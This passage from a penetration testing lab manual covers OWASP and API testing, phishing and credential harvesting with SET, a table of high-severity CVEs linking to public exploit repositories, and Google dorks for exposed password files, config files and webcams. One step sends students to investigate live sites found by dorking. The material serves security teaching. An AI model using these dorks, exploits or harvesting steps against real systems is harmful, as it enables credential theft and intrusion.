- Develop mitigation strategies for identified vulnerabilities
- Document findings and provide remediation recommendations

Lab Materials

- Web application testing environments (OWASP Juice Shop, DVWA, WebGoat, bWAPP)
- API testing tools (Postman, Burp Suite, OWASP ZAP)
- Social engineering toolkit (SET, Social Engineer Toolkit)
- Vulnerability report templates
- OWASP Top 10 documentation
- API security testing guides

Lab Procedure

Part 1: OWASP Top 10 Web Application Vulnerabilities

Explanation:

The OWASP Top 10 represents a broad consensus about the most critical security risks to web applications. This section provides hands-on experience with identifying and exploiting these vulnerabilities using industry-standard tools, following methodologies from real-world penetration testing scenarios.

Procedure:

Begin by setting up a web application testing environment such as OWASP Juice Shop, DVWA, or bWAPP. For each OWASP Top 10 vulnerability, conduct hands-on testing using the techniques and tools demonstrated in the provided text files:

1. **A01:2021-Broken Access Control**
    - Use directory enumeration tools (dirb, gobuster) as demonstrated in Lab#01 and Lab#03
    - Test for directory traversal vulnerabilities
    - Attempt to access restricted resources without proper authorization
    - Use Burp Suite to intercept and modify requests to bypass access controls
2. **A03:2021-Injection**
    - Conduct SQL injection testing using sqlmap as demonstrated in Lab#07
    - Test for command injection vulnerabilities
    - Use Burp Suite to inject malicious payloads into web forms
    - Document successful injections and their impacts
3. **A03:2021-Cross-Site Scripting (XSS)**
    - Perform XSS testing using XSSer as demonstrated in Lab#08 and Lab#09
    - Test for reflected, stored, and DOM-based XSS
    - Craft payloads that steal session cookies and execute arbitrary code
    - Document proof-of-concept evidence for each XSS type
4. **A07:2021-Identification and Authentication Failures**
    - Attack login forms using Hydra as demonstrated in Lab#10
    - Test for weak password policies and credential stuffing
    - Attempt to bypass authentication mechanisms
    - Use Burp Suite to brute force login credentials
5. **A05:2021-Security Misconfiguration**
    - Use OWASP ZAP as demonstrated in Lab#04 to identify misconfigurations

- Test for default credentials, verbose error messages, and unnecessary services
- Examine server headers and configurations for sensitive information
- Document all misconfigurations and their potential impacts

For each vulnerability, document the test methodology, proof of concept, impact assessment, and remediation steps. Compare findings across different tools to improve accuracy and reduce false positives.

Part 2: API Vulnerability Assessment

Explanation:

Modern applications increasingly rely on APIs for communication between services and with clients. This section covers common API vulnerabilities and testing techniques to identify security weaknesses in RESTful APIs, extending web application testing concepts to API endpoints.

Procedure:

Set up an API testing environment using vulnerable APIs like OWASP API Security Top 10 project or intentionally vulnerable endpoints. Using Postman and Burp Suite, perform the following assessments:

1. **Broken Object Level Authorization (BOLA)**
   - Attempt to access resources belonging to other users by manipulating IDs in API requests
   - Test for access control vulnerabilities in REST endpoints
   - Use Burp Suite to intercept and modify API requests
2. **Excessive Data Exposure**
   - Check if APIs return more data than necessary
   - Test for sensitive data exposure in API responses
   - Document fields that should be masked or filtered
3. **Lack of Rate Limiting**
   - Test if APIs can be abused through rapid successive requests
   - Use tools like Burp Suite Intruder to perform automated rapid requests
   - Document potential DoS vulnerabilities
4. **Broken Function Level Authorization**
   - Attempt to access higher privileged functions by manipulating API endpoints
   - Test for privilege escalation vulnerabilities
   - Document unauthorized access attempts
5. **Mass Assignment**
   - Attempt to manipulate object properties by including unexpected parameters in API requests
   - Test for parameter pollution vulnerabilities
   - Document successful mass assignment attacks

For each identified vulnerability, document the test methodology, proof of concept, impact assessment, and remediation recommendations. Develop a secure API configuration that addresses the identified vulnerabilities.

Part 3: Social Engineering Tools and Techniques

Explanation:

Social engineering tools automate the process of creating and deploying attacks that exploit human psychology rather than technical vulnerabilities. This section introduces common social engineering tools and provides hands-on experience in using them to evaluate an organization's human security posture in a controlled environment.

Procedure:

Using the Social Engineer Toolkit (SET) and other social engineering tools, conduct the following tests in a controlled environment (with proper authorization and ethical guidelines):

1. **SET Installation and Configuration**
   - Install and configure the Social Engineer Toolkit
   - Verify that all required dependencies are installed
   - Familiarize yourself with the SET menu structure and options
2. **Phishing Campaign Creation**
   - Use SET to create a phishing email campaign
   - Configure email templates with malicious links
   - Set up a credential harvesting server to collect login credentials
   - Launch the campaign and monitor results
3. **Website Attack Vector**
   - Use SET's website attack vector to clone legitimate websites

    - Configure the attack to capture credentials or sessions
    - Test the cloned website functionality
    - Document the attack methodology and results
4. **Credential Harvester Attack**
    - Set up a credential harvesting page using SET
    - Configure the page to mimic a legitimate login form
    - Test the harvesting functionality with sample credentials
    - Analyze the captured data and security implications
5. **Social Engineering Report Generation**
    - Use SET's reporting features to document attack results
    - Analyze success rates and employee responses
    - Generate recommendations for improving security awareness
    - Create a comprehensive social engineering assessment report
6. **Advanced Social Engineering Tools**
    - Explore other social engineering tools like:
        - Gophish (phishing simulation platform)
        - King Phisher (phishing campaign management)
        - Social-Engineer Toolkit (SET) modules
    - Compare features and capabilities of different tools
    - Evaluate which tools are most appropriate for different scenarios

Document each tool's functionality, strengths, limitations, and appropriate use cases. Create a comparative analysis of different social engineering tools and their effectiveness in various scenarios.

Lab Deliverables

1. Detailed vulnerability assessments for OWASP Top 10 vulnerabilities with proof of concept and remediation steps
2. API security assessment report with identified vulnerabilities and secure configuration recommendations
3. Social engineering tool assessment report including:
    - Tool functionality analysis
    - Configuration procedures
    - Test results and effectiveness
    - Comparative analysis of different tools
4. Comprehensive security report integrating findings from all assessments

Assessment Criteria

1. Depth and accuracy of vulnerability assessments (30%)
2. Quality of API security testing and recommendations (20%)
3. Effectiveness of social engineering tool evaluation (25%)
4. Integration of findings into comprehensive security report (25%)

Post-Lab Questions

1. How do web application vulnerabilities differ from API vulnerabilities, and what unique testing approaches are required for APIs?
2. What are the most effective mitigation strategies for the OWASP Top 10 vulnerabilities?
3. How can social engineering tools be used ethically to improve security awareness?
4. What factors should be considered when selecting social engineering tools for different testing scenarios?
5. How can organizations balance the need for security with the risk of disrupting business operations during vulnerability remediation?
6. What are the limitations of automated social engineering tools compared to manual social engineering techniques?
7. How can social engineering tool results be used to develop targeted security awareness training programs?

Additional Resources

- OWASP Top 10 Project
- OWASP API Security Top 10
- Social Engineer Toolkit (SET) documentation
- Gophish GitHub repository
- King Phisher documentation
- Phishing Frenzy (another phishing simulation tool)

- Social-Engineer.com resources and forums

Troubleshooting Common Issues

1. **Tool Installation Problems**:
    - Verify Python version compatibility
    - Install missing dependencies using package managers
    - Check for firewall restrictions blocking tool communications
    - Ensure proper permissions for tool execution
2. **Social Engineering Tool Limitations**:
    - Test tools in isolated environments first
    - Understand legal and ethical implications before use
    - Document tool limitations and potential false positives
    - Have contingency plans if tools cause unintended effects
3. **Phishing Campaign Challenges**:
    - Ensure email templates are convincing but not malicious
    - Test links and landing pages thoroughly before deployment
    - Monitor campaign results in real-time
    - Prepare for potential user confusion or panic

Best Practices

1. Always obtain proper authorization before conducting social engineering tests
2. Follow ethical guidelines and legal requirements
3. Document all tool configurations and testing activities
4. Test tools in controlled environments before production use
5. Use social engineering tools to improve security awareness, not to cause harm
6. Combine automated tools with manual techniques for comprehensive testing
7. Regularly update knowledge of emerging social engineering tools and techniques
8. Develop clear policies for the ethical use of social engineering tools

Lab 08: Google Dorking form Enumeration and understand CVE's Table for Vulnerability Management

Lab Objectives

- Understand the significance of Common Vulnerabilities and Exposures (CVEs) and their scoring system in vulnerability management.
- Gain practical experience in searching and analyzing high-severity CVEs (scores above 8) using the National Vulnerability Database (NVD).
- Prioritize remediation efforts based on the severity and potential impact of identified vulnerabilities.
- Understand the concept of Google Dorking and its applications in information gathering during penetration testing.
- Learn how to construct and execute Google Dork queries using advanced search operators.
- Gain practical experience in identifying potential vulnerabilities and sensitive information through Google Dorking.
- Explore the role of enumeration in conjunction with Google Dorking for effective reconnaissance.

Activity Outcomes

Upon successful completion of this lab, you will be able to:

- Access and navigate the NVD website for CVE searches.
- Utilize search filters to identify CVEs with a severity score greater than 8.
- Analyze the details of a CVE, including its description, affected software, potential impact, and available mitigations.
- Explain the rationale behind prioritizing remediation efforts for high-severity vulnerabilities.
- Access and navigate the Google Hacking Database (GHD).
- Identify relevant keywords to construct Google Dork queries.
- Utilize advanced search operators (e.g., site:, intitle:, filetype:) to refine Dork queries.
- Execute Google Dork queries and analyze the search results.
- Recognize potentially vulnerable systems or exposed information based on search findings.
- Explain the importance of enumeration in gathering additional intelligence about a target.

Part 1: Understanding CVE Table

Vulnerabilities pose significant risks to software and systems, potentially exposing them to exploitation by malicious actors. The Common Vulnerabilities and Exposures (CVE) database serves as a vital resource, cataloging known vulnerabilities and assigning severity scores to each. In this lab, participants will delve into CVEs with scores higher than 8, indicative of critical or severe security risks. By analyzing

and understanding these high-score CVEs, participants will gain insights into the most pressing security threats and prioritize remediation efforts accordingly**.**

Steps:

1. **Access The CVE Database:**
   Navigate to the National Vulnerability Database (NVD) website at https://nvd.nist.gov/vuln/search

2. **Search for CVEs:**
   Utilize the search functionality on the NVD website to find CVEs with scores higher than 8.
   Enter search criteria such as severity score greater than 8 and any other relevant filters to narrow down the results.

3. **Review CVE Details:**
   Examine the details of each identified CVE, including its description, severity score, affected software, and potential impact.
   Pay particular attention to the vulnerabilities' exploitability, impact on confidentiality, integrity, and availability, and any available mitigations or workarounds.

4. **Prioritize Remediation Efforts:**
   Based on the severity scores and potential impact of the identified CVEs, prioritize remediation efforts to address the most critical security risks first.
   Consider factors such as the presence of known exploits, the prevalence of affected software in your environment, and the potential consequences of exploitation.

5. **Implement Mitigations or Patches:**
   Identify and implement appropriate mitigations or patches to address the vulnerabilities identified in the high-score CVEs.
   Follow best practices for vulnerability management, including testing patches in a controlled environment before deployment and monitoring for any adverse effects.

6. **Continuous Monitoring and Updates:**
   Establish a process for continuous monitoring of the CVE landscape, ensuring that new vulnerabilities with high severity scores are promptly identified and addressed.
   Stay informed about security advisories and updates from vendors and security researchers to proactively mitigate emerging threats.

CVE TABLE:

CVES						
NO.	Vulnerability Name	Vulnerability ID	Description	Systems Affected	Link to Exploit	Target
1	Microsoft Exchange Server Privilege Escalation Vulnerability	CVE-2024-21410	Microsoft Exchange Server contains an unspecified vulnerability that allows for privilege escalation.	Microsoft » Exchange Server » Version: 2019 Cumulative Update 13&14	https://github.com/advisories/GHSA-mv5v-r4x4-qmxw	Microsoft
2	Microsoft Windows Internet Shortcut Files Security Feature Bypass Vulnerability	CVE-2024-21412	Microsoft Windows Internet Shortcut Files contains an unspecified vulnerability that allows for a security feature bypass.	Microsoft » Windows Server 2019 » Version: 10.0.17763.5458	https://github.com/advisories/GHSA-2mmw-g99r-5x3v	Windows
3	Alcatel OmniPCX Enterprise Remote Code Execution Vulnerability	CVE-2007-3010	masterCGI in the Unified Maintenance Tool in Alcatel OmniPCX Enterprise Communication Server allows remote attackers to execute arbitrary commands.	Alcatel-lucent » Omnipcx » Version: 7.1 Enterprise Edition cpe:2.3:a:alcatel-lucent:omnipcx:7.1:*:enterprise:*:*:*:*:*	https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/linux/http/alcatel_omnipcx_mastercgi_exec.rb	Alcatel-Lucent OmniPCX Enterprise
4	Adobe Acrobat and Reader Universal 3D Remote Code Execution Vulnerability	CVE-2009-3953	Adobe Acrobat and Reader contains an array boundary issue in Universal 3D (U3D) support that could lead to remote code execution.	Adobe Reader versions 9.2 and earlier for Windows, macOS, and UNIX.	https://github.com/KvasirSecurity/Kvasir/blob/master/static/etc/canvas_exploits.xml	personal computers, corporate workstations, and servers running these software packages.
5	Spectre	CVE-2017-5753, CVE-2017-5715,	Exploits speculative execution side channels	Various CPU architectures	https://github.com/topics/spectre-vulnerability	CPUs

		CVE-2017-5754				
6	Meltdown	CVE-2017-5754	Exploits out-of-order execution on modern processor	Various CPU architectures	https://github.com/paboldin/meltdown-exploit	CPUs
7	Heartbleed	CVE-2014-0160	OpenSSL bug leaks memory	OpenSSL	https://github.com/mpgn/heartbleed-PoC	Web servers
8	Shellshock	CVE-2014-6271	Bash vulnerability allows remote code execution	Unix-based systems with Bash	https://github.com/b4keSn4ke/CVE-2014-6271	Unix systems
9	WannaCry	CVE-2017-0144	Ransomware exploiting EternalBlue SMB vulnerability	Windows	https://github.com/topics/wannacry-ransomware	Windows systems
10	Petya/NotPetya	CVE-2017-0199	Exploits Microsoft Office vulnerability	Windows	https://github.com/topics/petya	Windows systems
11	EternalBlue	CVE-2017-0144	Exploits SMBv1 vulnerability in Windows	Windows	https://github.com/3ndG4me/AutoBlue-MS17-010	Windows systems
12	Dirty COW	CVE-2016-5195	Linux kernel exploit allowing privilege escalation	Linux	https://github.com/firefart/dirtycow	Linux systems
13	Apache Struts	CVE-2017-5638	Remote code execution vulnerability in Apache Struts	Apache Struts	https://github.com/mazen160/struts-pwn	Web servers
14	EternalRomance	CVE-2017-0145	SMBv1 exploit for Windows 7 and Windows 2008 R2	Windows	https://github.com/worawit/MS17-010/blob/master/eternalromance_poc2.py	Windows Systems
15	Stagefright	CVE-2015-3864	Android media playback engine vulnerability	Android devices	https://github.com/eudemonics/stagefright	Android devices
16	ZeroLogon	CVE-2020-1472	Netlogon Elevation of Privilege Vulnerability	Windows	https://github.com/dirkjanm/CVE-2020-1472	Windows Systems
17	FREAK	CVE-2015-0204	Vulnerability in SSL/TLS protocols	OpenSSL	https://github.com/AbhishekGhosh/FREAK-Attack-CVE-2015-0204-Testing-Script	Web servers
18	POODLE	CVE-2014-3566	Vulnerability in SSL 3.0 protocol	Web browsers, servers	https://github.com/mpgn/poodle-PoC	Web servers

19	Venom	CVE-2015-3456	Virtual floppy drive vulnerability in QEMU	Virtualization platforms	https://github.com/r00t-3xp10it/venom	Virtualization systems
20	Drupalgeddon	CVE-2014-3704	Drupal SQL injection vulnerability	Drupal	https://github.com/lorddemon/drupalgeddon2	Web servers

Part 2: Google Dorking

Google Dorking, also known as Google hacking, is a technique used by penetration testers and attackers to find sensitive information and vulnerabilities by crafting specialized search queries using advanced operators in the Google search engine. Enumeration, on the other hand, is the process of extracting information about a target system or network to gather intelligence for potential exploitation. In this lab, participants will explore the concepts of Google Dorking and enumeration, gaining hands-on experience in utilizing these techniques to gather information about potential targets.

Step 1:

Open the Google Hacking Database at https://www.exploit-db.com/google-hacking-database.


Step 2:

Search for a keyword of interest related to the target or the information you seek. some examples of keywords that can be used in Google Dorking:

1. **Site-specific searches:**
   - **site:example.com**: Restricts the search to a specific domain.
   - **site:.gov**: Limits results to government websites.
   - **site:.edu filetype:pdf**: Searches for PDF files within educational institutions.
2. **Filetype searches:**
   - **filetype:pdf**: Finds PDF files.
   - **filetype:doc**: Looks for Word documents.
   - **filetype:sql**: Searches for SQL database files.
3. **Specific content searches:**
   - **intitle:"index of"**: Locates directories listing files.

- **intitle:"login page"**: Identifies login pages.
- **intitle:"confidential" filetype:pdf**: Searches for PDF files containing the word "confidential" in their title.

4. **Vulnerability-specific searches:**
   - **intext:"powered by WordPress"**: Identifies websites powered by WordPress.
   - **intitle:"index of" .htpasswd**: Searches for exposed password files.
   - **intitle:"index of" config.php**: Looks for configuration files.
5. **Network-specific searches:**
   - **inurl:/view/index.shtml**: Searches for webcams accessible over the internet.
   - **intitle:"index of" inurl:/backup**: Finds backup directories.
6. **Software-specific searches:**
   - **intitle:"Cisco" intitle:"login"**: Identifies Cisco router login pages.
   - **intitle:"Microsoft" inurl:login**: Looks for Microsoft login pages.



Step 3:

Choose any dork from the search results and execute it on Google. You can use advanced operators such as "site:", "intitle:", and "filetype:" to refine your search.

Explore the search results and select a website to investigate further.

You can find valuable information by checking each link.

Conclusion

This lab emphasized the importance of CVEs and their role in vulnerability management. You learned how to search and analyze high-severity CVEs, allowing you to identify and prioritize critical security risks. By understanding these vulnerabilities and implementing appropriate mitigations, you can significantly enhance your organization's security posture.

This approach focuses on the practical aspects of using CVEs for security analysis, while acknowledging the importance of ongoing monitoring and staying updated on new vulnerabilities. Google Dorking and enumeration as valuable tools for information gathering during penetration testing. You learned how to construct Dork queries to identify potential vulnerabilities and sensitive information on the internet. By understanding these techniques and their ethical implications, you gained valuable skills for responsible reconnaissance and security assessments.

Note: This conclusion emphasizes the responsible use of CVE Table and Google Dorking and highlights the importance of ethical considerations in penetration testing.

Post-Lab Tasks

2. **Beyond NVD:** Explore and compare alternative resources for vulnerability information, such as vendor security advisories, threat intelligence feeds, or security community forums. Discuss the advantages and limitations of each source.
3. **Vulnerability Scanning Tools:** Research and explain the functionalities of automated vulnerability scanning tools. How do these tools assist in identifying and prioritizing vulnerabilities within an organization's systems?
4. **Mitigations and Patches:** Research the different types of mitigations and patches available for addressing vulnerabilities. Consider factors like ease of deployment, potential side effects, and ongoing maintenance requirements when selecting appropriate mitigation strategies.
5. **Ethical Considerations:** Google Dorking can be misused for malicious purposes. Discuss the ethical considerations and responsible use of Google Dorking in penetration testing and security assessments.
6. **Advanced Dorking Techniques:** Research and explore advanced Google Dorking techniques beyond the examples provided in this lab. Consider techniques for identifying specific software versions, searching for specific error messages, or exploiting known vulnerabilities through Dorking.
7. **Countermeasures Against Dorking:** Investigate methods used by organizations to prevent sensitive information disclosure through Google Dorking. Explore techniques like robots.txt exclusion and access control mechanisms to limit information exposure.

8.